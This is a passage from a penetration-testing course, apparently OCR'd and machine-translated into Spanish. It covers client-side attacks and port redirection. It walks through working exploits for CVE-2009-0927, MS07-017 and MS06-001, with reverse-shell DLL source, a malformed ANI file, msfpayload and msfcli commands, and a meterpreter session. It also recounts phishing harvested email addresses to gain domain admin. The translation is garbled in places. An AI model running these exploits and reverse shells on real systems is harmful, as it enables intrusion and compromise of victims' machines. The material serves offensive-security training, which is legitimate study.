=[ metasploit v3.3.4-dev [core:3.3 api:1.0]

+ -- --=[ 532 exploits - 249 auxiliary

+ -- --=[ 198 payloads - 23 encoders - 8 nops

=[ svn r8749 updated today (2010.03.08)

msf > show auxiliary

Auxiliary

=========

Name Rank Description

---- ---- -----------

admin/backupexec/dump normal Veritas Backup Exec Windows Remote File Access

admin/backupexec/registry normal Veritas Backup Exec Server Registry Access

admin/cisco/ios_http_auth_bypass normal Cisco IOS HTTP Unauthorized

Administrative Access

admin/db2/db2rcmd normal IBM DB2 db2rcmd.exe Command Execution Vulnerability.

admin/mssql/mssql_sql normal Microsoft SQL Server Generic Query

admin/mysql/mysql_enum normal MySQL Enumeration Module

admin/mysql/mysql_sql normal MySQL SQL Generic Query

admin/oracle/oracle_login normal Oracle Account Discovery.
```

```
admin/oracle/oracle_sql normal Oracle SQL Generic Query
admin/oracle/oraenum normal Oracle Database Enumeration
admin/oracle/sid_brute normal ORACLE SID Brute Forcer.
admin/oracle/tnscmd normal TNSLsnr Command Issuer
admin/pop2/uw_fileretrieval normal UoW pop2d Remote File Retrieval Vulnerability
admin/postgres/postgres_readfile normal PostgreSQL Server Generic Query
scanner/dcerpc/endpoint_mapper normal Endpoint Mapper Service Discovery
scanner/dcerpc/hidden normal Hidden DCERPC Service Discovery
scanner/dcerpc/management normal Remote Management Interface Discovery
test/capture normal Simple Network Capture Tester
...
msf >
```


10. Módulo 10: Client Side Attacks

Este módulo presenta los conceptos y los mecanismos detrás de los ataques del lado del cliente.
Objetivos del módulo
Al final de este módulo, los estudiantes deben:
1. Comprender los conceptos detrás de los ataques del lado del cliente y cómo se relacionan con la red infraestructura.
2. Ser capaz de recrear la vulnerabilidad MS07-017 y terminar con un exploit funciona en Windows XP.
3. Use el lado cliente existente explota para comprometer máquinas de laboratorio víctima, así como ejecutar cliente ataques secundarios a través del Metasploit Framework.
4. Ser capaz de ejecutar compilación cruzada de Windows DLL en BackTrack.
informes Aviso es necesario para este módulo como se describe en los ejercicios.

Ataques del lado del cliente son probablemente la forma más insidiosa de ataque a distancia. Un ataque del lado del cliente implica explotar una debilidad en el software cliente, como un navegador (en oposición a software de servidor, tal como un Servidor FTP), con el fin de obtener acceso a una máquina. La maldad de los ataques del lado del cliente se deriva de la hecho de que el ordenador de la víctima no tiene que ser enrutable o directamente accesible para el atacante. Como siempre y cuando la víctima es capaz de navegar por el sitio atacante, el ataque puede ocurrir.
Como administrador de red, es relativamente fácil de proteger un único servidor. Sin embargo, la protección y seguimiento de todos los clientes de la red no es una tarea simple. Además, supervisión y actualización
versiones de software (por ejemplo, WinZip, Winamp, WinRAR, etc) en todos los clientes de la red es una tarea casi imposible.

10.1 Implicaciones de red

Examine el siguiente escenario:



La víctima navega por el sitio del atacante (quizás debido a un ataque de ingeniería social).
2. HTML malicioso explota la vulnerabilidad del navegador y ejecuta shellcode.
3. Shellcode es un shell inversa a través del puerto 443 de la máquina del atacante.
Piense en las consecuencias de un ataque como este en términos de cortafuegos de inspección de estado. ¿Qué tipo de las mitigaciones se te ocurren desde una perspectiva de redes para ayudar a prevenir este tipo de ataques?

10.2 CVE-2009-0927

El Adobe Acrobat getIcon () Vulnerabilidad de desbordamiento de pila http://cve.mitre.org/cgibin/ cvename.cgi? name = CVE-2009-0927) fue abusado ampliamente a través de 2009 y 2010.

Los detalles técnicos de esta vulnerabilidad son:

```
This vulnerability allows remote attackers to execute arbitrary code on
vulnerable
installations of Adobe Acrobat and Adobe Reader. User interaction is required in
that a user
must visit a malicious web site or open a malicious file.
```

Para recrear este ataque, use un exploit público (http://www.exploit-db.com/exploits/9579) publicados por kralor. La víctima será su Windows XP máquina de laboratorio (con Acrobat instalado):

```
root@bt:~# wget http://exploit-db.com/sploits/2009-CVE-2009-0927_package.zip
root@bt:~# unzip 2009-CVE-2009-0927_package.zip
root@bt:~# cd CVE-2009-0927_package/
root@bt:~/CVE-2009-0927_package# nano evil_payload.c
```


Configurar la carga DLL con la dirección IP y el puerto de atacar a la que desea una concha reversa
enviado el:

```
/* evil_payload.c, reverse remote shell as a DLL
* HOWTO compile with MSVC++:
* cl /LD evil_payload.c
* [Coromputer] raised from the ashes.
* 23/06/2009 - Created by Ivan Rodriguez Almuina (kralor).All rights reserved.
*/
...
#define HOST "127.0.0.1"
#define PORT 80
#define COMMAND "cmd"
```

A continuación, compile el archivo DLL y fusionarla con un archivo PDF, utilizando la secuencia de comandos Python exploit:

```
root@bt:~/CVE-2009-0927_package# cd /root/.wine/drive_c/MinGW/bin/
root@bt # wine gcc.exe -shared /root/CVE-2009-0927_package/evil_payload.c -o
/root/CVE-2009-
0927_package/output.dll -lws2_32
/root/CVE-2009-0927_package/evil_payload.c: In function `DllMain':
/root/CVE-2009-0927_package/evil_payload.c:81: warning: passing arg 6 of
`CreateThread' from
incompatible pointer type
root@bt:~/.wine/drive_c/MinGW/bin# cd -
/root/CVE-2009-0927_package
root@bt:~/CVE-2009-0927_package# python evil_pdf.py victim.pdf output.dll
-=[Crpt] Acrobat Reader - Collab getIcon univeral exploiter [Crpt]=-
created by Ivan Rodriguez Almuina aka kralor
2009 all rights reserved
Coromputer ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ Coromputer
[-] Creating PDF file 'victim.pdf' DLL file 'output.dll' ...
[-] Reading DLL data ...
[-] Preparing payload (javascript+shellcode+dll) ...
[-] Writing PDF file 'victim.pdf' with payload inside ...
[+] Done, [Coromputer] is alive! alive!
root@bt:~/CVE-2009-0927_package#
```

Una vez que una víctima vulnerable abre el archivo, usted debe obtener un shell inversa:



10,3 MS07-017: De PoC a Shell

Una de la parte más desagradable cliente ataca siempre para golpear Microsoft es probablemente el Windows de Microsoft Animated Cursor Código vulnerabilidad de ejecución remota: MS07-017.

El código vulnerable estuvo presente en todas las versiones de Windows hasta e incluyendo Windows Vista. Todas aplicaciones que utilizan la API estándar de Windows para cursores e iconos de carga se vieron afectados. Esta lista incluido el Explorador de Windows, Internet Explorer, Mozilla Firefox, Outlook y otros.

La vulnerabilidad puede ser explotada por un tener una víctima visita una página web maliciosa o el envío de una víctima un mensaje de correo electrónico HTML. Los resultados de ataque en la ejecución de código remoto en el equipo de la víctima con el privilegios del usuario que ha iniciado sesión.

Echa un vistazo al informe de vulnerabilidad inicial publicado el 31 de marzo de 2007, y tratar de recrear la ataque: http://www.offensive-security.com/pwbonline/ani.html.

Comience por crear un archivo ANI malicioso, como se demuestra en el informe de la vulnerabilidad:

```
00000000 52 49 46 46 90 00 00 00 41 43 4F 4E 61 6E 69 68 RIFF....ACONanih
00000010 24 00 00 00 24 00 00 00 02 00 00 00 00 00 00 00 $...$...........
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 01 00 00 00 61 6E 69 68 58 00 00 00 ........anihX...
00000040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000060 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAA
00000070 41 41 41 41 41 41 41 41 41 41 41 41 00 00 00 00 AAAAAAAAAAAA....
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000090 42 42 42 42 43 43 43 43 BBBBCCCC
```

Copie la estructura binaria del archivo y pegar en en un archivo binario, como se muestra en el acompañamiento video:

```
root@bt:~# cat ani | cut -d" " -f2-22 |sed 's/ //g'
52494646900000041434F4E616E6968
240000002400000002000000000000000
000000000000000000000000000000000
000000000100000616E696858000000
414141414141414141414141414141
```

```
41414141414141414141414141414141

00414141414141414141414141414141

41414141414141414141414100000000

00000000000000000000000000000000

4242424243434343

root@bt:~# cat ani | cut -d" " -f2-22 |sed 's/ //g' >exploit.hex
```

A continuación, puede llamar a este archivo malformado ANI a través de una página HTML:


```
<html>

<body style="cursor: url('exploit.ani')"> Muhahaha </ body>

</ html>
```

Una vez que esta página se sirve a una máquina vulnerable, los accidentes de Internet Explorer. Este accidente es discreta y no produce un error visual porque el desbordamiento se trata con gracia dentro de Internet Explorer.

Conecte OllyDbg al proceso de Internet Explorer para inspeccionar el accidente:

Se puede ver que el PoC ya ha identificado los bytes sobrescribir EIP.
A primera vista, parece que ninguno de los registros de conducir a cualquier tampón útil. Sin embargo, después de una más estrecha inspección, verás que EBX contiene un puntero al comienzo del archivo ANI a la cabecera RIFF.
Debido a que la estructura de archivos ANI es rígido, no se puede simplemente colocar el shellcode donde quieras. Más bien, usted debe mantener el formato de archivo ANI para el archivo que se lee correctamente y ser capaces de desencadenar la vulnerabilidad.
Afortunadamente, el código de operación generada por el RIFF caracteres ASCII no destrozar el apilar o alterar el flujo de ejecución de manera significativa.
Después de mirar más profundamente en el formato de archivo ANI, usted verá que usted puede utilizar un par de bytes inmediatamente después de la cabecera RIFF, usted tendrá que usar estos creativamente para llegar a la shellcode.


Busque un jmp [EBX] comando (dirección de retorno), que sustituirá a la actual \ x42 \ x42 \ x42 \ x42 amortiguar y encontrar uno adecuado en user32.dll.
Después de actualizar el exploit con esta nueva dirección de retorno y la colocación de dos puntos de corte inmediatamente después de la cabecera RIFF, se le redirige al inicio de la cabecera RIFF donde se puede ejecutar el RIFF opcodes cabecera equivalentes y se detienen en los puntos de interrupción:



Ahora que tiene la ejecución de comandos básica, debe insertar el código shell en la animación archivo de cursor y encontrar una manera de llegar a ella.
De forma segura puede añadir el shellcode hasta el final de la ANI utilizando msfpayload:

```
bt # /pentest/exploits/framework3/msfpayload windows/shell_reverse_tcp

EXITFUNC=none LHOST=192.168.8.99 LPORT=443 R >> exploit.ani
```


El archivo resultante debería tener este aspecto:



Ahora tiene que encontrar una manera de llegar desde los puntos de ruptura (en bytes 5,6) al inicio de la shellcode.

Por desgracia, no se puede saltar directamente a la shellcode porque es situado demasiado lejos, y es el espacio limitado en los tipos de comandos que puede ejecutar. Después de inspeccionar la estructura de archivos ANI una vez más, descubrirá que usted puede usar dos bytes adicionales del archivo sin arruinar su estructura (bytes 29,30).

Desde esta posición, se puede realizar un salto corto a la shellcode.
Después de modificar el exploit, crear dos "saltos isla" directamente a la shellcode y finalmente ganar completamente la ejecución de código controlado



10,4 MS06-001: Un ejemplo de MSF

Otra vulnerabilidad en sistemas Windows horrendo era vulnerabilidad en el motor de proceso de gráficos (WMF). Esta vulnerabilidad afecta a todos los sistemas operativos de Microsoft desde Windows 2000 a Vista, y fue abusado fuertemente en el momento. Además, un exploit para esta vulnerabilidad fue puesto en libertad antes de Microsoft tuvo la oportunidad de revisar y parchear la vulnerabilidad, y los usuarios finales se expusieron durante aproximadamente dos semanas hasta que el parche fue publicado.
El Metasploit Framework cuenta con este exploit. Trate de ponerlo en marcha:}

```
root@bt:~# cd /pentest/exploits/framework3/

bt framework3 # ./msfcli |grep -i wmf

exploit/windows/browser/ms06_001_wmf_setabortproc Windows XP/2003/Vista Metafile

Escape() SetAbortProc Code Execution

bt framework3 # ./msfcli exploit/windows/browser/ms06_001_wmf_setabortproc O

Name Current Setting Required Description

---- --------------- -------- -----------

SRVHOST 0.0.0.0 yes The local host to listen on.

SRVPORT 8080 yes The local port to listen on.

URIPATH no The URI to use for this exploit (default is random)

bt framework3 # ./msfcli exploit/windows/browser/ms06_001_wmf_setabortproc

PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.8.102 SRVPORT=80

URIPATH=0day E

[*] Started reverse handler

[*] Using URL: http://0.0.0.0:80/0day

[*] Local IP: http://208.68.234.98:80/0day

[*] Server started.

[*] HTTP Client connected from 192.168.0.100:1079, sending 1436 bytes of

payload...

[*] Got connection from 192.168.0.155:443 <-> 192.168.0.100:1080

[*] Sending Intermediate Stager (89 bytes)

[*] Sending Stage (2834 bytes)

[*] Sleeping before sending dll.

[*] Uploading dll to memory (69643), Please wait...

[*] Upload completed
```

```
meterpreter>

[ -= connected to =- ]

[ -= meterpreter server =- ]

[ -= v. 00000500 =- ]

meterpreter>
```

Cuando se utiliza un exploit lado del cliente en MSF, específicamente con la carga útil Meterpreter, recuerde siempre para migrar la instancia Meterpreter a un proceso diferente. Esto impide que el caparazón de la muerte porque el usuario termina la víctima no responde aplicación vulnerable lado del cliente.

10,5 Client Side Explota en Acción

Yo estaba involucrado recientemente en un ensayo de celda en la que la organización a la que estaba atacando tenido un ataque muy limitado superficie. No se encontraron páginas web o direcciones IP públicas, incluso los servidores de correo de la organización fueron alojadas en un terceros. En este caso, he optado por implementar un ataque del lado del cliente.
Yo goog-mail.py para cosechar direcciones de correo electrónico pertenecientes a la organización-38 en total-y se envía cada dirección de un mensaje cuidadosamente elaborado animando al usuario a entrar en mi sitio web. En última instancia, 2 de los 38 visitó mi sitio web. Utilizando técnicas de puertos de túnel (podrás ver esto en un módulo posterior), estaba fácilmente acceder a todas las máquinas de la red interna y obtener privilegios administrativos de dominio.
Piense en el impacto de esos ataques, teniendo en cuenta que en casi cualquier momento dado, hay vulnerabilidad en algunos programas de cliente frecuente. La estadística es espantosa: En 2006, Internet Explorer era vulnerable a los errores conocidos para 284 días: http://blog.washingtonpost.com/securityfix/2007/01/internet_explorer_unsafe_for_2.html.
Las estadísticas para 2007 son aún peores. Una lista más reciente de vulnerabilidades generales se pueden encontrar en los dos siguientes enlaces:

http://research.eeye.com/html/alerts/zeroday/index.html.
http://osvdb.org/browse/time_to_patch

11. Módulo 11: Fun puerto

Este módulo presenta varias técnicas para el reenvío de tráfico TCP y túneles. estas técnicas se implementan en caso de un ataque complejo.

Objetivos del módulo


Al final de este módulo, los estudiantes deben:
1. Comprender las diferencias entre la redirección de puertos y túneles, y ser capaz de aplicar, en uso de diversas herramientas presentes en BackTrack.
2. Ser capaz de encapsular el tráfico mediante SSL y HTTP.
3. Ser capaz de utilizar técnicas de túneles SSH para acceder a máquinas de otro modo nonroutable y redes.

Aviso es necesario para este módulo como parte de ataques adicionales en el dominio THINC.local.

Este capítulo trata de las diversas formas de redirección de puertos y túneles. Estas técnicas son realmente diversión de implementar y puede golpear con la boca abierta, sobre todo cuando se llega a un túnel SSH técnicas.
Puerto túneles y redirección de proporcionar herramientas quirúrgicas para tratar con el tráfico TCP y UDP. Ellos le permiten para controlar la dirección del flujo de tráfico, que a menudo puede ser útil en ambientes restringidos.

11.1 Redirección de puerto

Redirección de puertos implica aceptar tráfico en una interfaz de red en un puerto específico, y redirigirla a una dirección IP diferente / puerto.
Esta capacidad puede ser útil en varias situaciones. Considere el siguiente escenario:



Imagínese que usted está en la oficina, que está protegido por un cortafuegos con las estrictas reglas de salida, permitiendo sólo el tráfico saliente en el puerto 80 (ninguna inspección de contenido). Usted es un adicto IRC y debe ser constantemente
conectado al servidor de IRC favorito para mantener su salud mental.
En su ordenador personal, usted puede escuchar en el puerto 80, y redirigir todo el tráfico entrante a ese puerto para el servidor de IRC, el puerto 6667.

Hay varios redirectores de puertos para plataformas Windows, como FPipe y winrelay. Mi favorito Redireccionamiento se rinetd, que está presente en BackTrack.
Vamos a resolver el problema:

- Ordenador principal: 85.64.228.230
- Servidor IRC: irc.freenode.net


Puede configurar rinetd usando / etc / rinetd.conf:

```
85.64.228.230 80 irc.freenode.net 6667
```

A continuación, ejecute rinetd y tratar de conectar a su ordenador de casa en el puerto 80:

